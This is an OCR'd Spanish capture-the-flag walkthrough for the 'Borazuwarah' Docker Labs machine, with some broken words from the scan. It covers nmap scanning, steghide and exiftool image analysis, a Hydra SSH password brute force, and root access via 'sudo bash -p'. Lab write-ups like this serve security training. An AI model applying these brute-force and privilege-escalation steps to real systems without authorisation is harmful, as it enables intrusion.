
Borazuwarahctf

Dificultad	Muy Facil
Tecnicas	Steghide - Exiftool - Hydra
Pagina	Docker labs
Estado	Listo


Lo primero que hacemos es ver q puertos están abiertos

nmap -p- -—open —min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allport




Luego tiramos unos script basicos y buscamos las versiones de los puerto s abiertos

nmap -p22,80 -sCV -oN targeted 172.17.0.2




Al abrir la web, vemos que tenemos una imagen, por lo que decidimos des cargarla.



Vamos a utilizar steghide para extraer los datos de la imagen y vemos que t enemos un archivo secreto

```
❯ steghide extract -sf imagen.jpeg
Anotar salvoconducto:
anot los datos extrados e/"secreto.txt".
❯ cat secreto.txt
       File: secreto.txt
   1   Sigue buscando, aquí no está to solución
   2   aunque te dejo una pista....
   3   sigue buscando en la imagen!!!
```

Ahora vamos a utilizar exiftool para impeccionar los metadatos



Al encontrar un usuario borazuwarah, decidimos aplicar hydra para ver enc ontrar su contraseña

Y encontramos la contraseña → 1234567

Ingresamos mediante ssh con el usuario y contraseña correspondiente

Subida de Privilegio

Una vez ingresado como borazuwarah, vamos a usar sudo -l para ver si te nemos alguna forma de elevar nuestro privilegio

```
borazuwarah@72be3840af03:~$ sudo -l
Matching Defaults entries for borazuwarah on 72be3840af03:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User borazuwarah may run the following commands on 72be3840af03:
    (ALL : ALL) ALL
    (ALL) NOPASSWD: /bin/bash
```

Vemos que podemos ejecutar el binario bash por lo que nos respaldamos e n gtfobins y elevamos nuestro privilegio

```
borazuwarah@72be3840af03:~$ sudo bash -p
root@72be3840af03:/home/borazuwarah# whoami
root
```